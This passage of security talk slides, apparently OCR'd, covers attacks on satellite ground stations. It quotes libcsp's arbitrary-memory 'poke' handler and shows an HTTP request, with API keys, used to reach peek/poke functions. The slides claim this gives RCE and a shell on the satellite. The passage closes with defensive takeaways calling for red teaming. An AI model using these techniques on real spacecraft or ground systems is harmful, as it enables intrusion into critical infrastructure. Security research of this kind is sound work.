118      return CSP_ERR_NONE;
119  }
120
121  static int do_cmp_poke(struct csp_cmp_message * cmp) {
122
123      cmp->poke.addr = htobe32(cmp->poke.addr);
124      if (cmp->poke.len > CSP_CMP_POKE_MAX_LEN)
125          return CSP_ERR_INVAL;
126
127      /* Extremely dangerous, you better know what you are doing */
128      csp_cmp_memcpy_fnc((csp_memptr_t)(uintptr_t)cmp->poke.addr, (csp_memptr_t)(uintptr_t)cmp->poke.data, cmp->poke.len);
129
130      return CSP_ERR_NONE;
131  }
```

Read memory address

Overwrite memory address

https://github.com/libcsp/libcsp/blob/2dfaf8be6ae725578e3fd833beef73c5478a6f80/src/csp_service_handler.c#L109




System β - Admin and Peek/Poke

RCE , DoS and persistence on satellite or spacecraft!!!!

- To trigger the peek and poke functions on the web, a second admin API key is required for peer review
- Create shell on the satellite !!

```
POST /fetch_address
Host: 10.0.2.4  {admin1 API-key}-{admin role key}
Token: d2yntRY6PF13k36CLw3N-PyCypEUDB7E4xgusPJaA
..[SNIP]..
{                    {admin2 API-key}
  "userkey":"dgT1F#?QqQf]wuXjHFv=",
  "role":"PyCypEUDB7E4xgusPJaA",
  "address":"97a9e000"
}
```



Takeaway

Takeaway

- Space protocols lack robust security design
  - Weak encryption (possibly due to power consumption or other factors)
  - There is usually no internal authentication validation
- Satellite attacks may be much easier than you imagine
  - Basic web attacks, protocol analysis, malware, etc.
- The ground station system is a critical component of satellite security
  - Red teaming / Product security assessment for critical systems helps secure the infrastructure

Thanks for listening

Email : waffle.thigh042@passinbox.com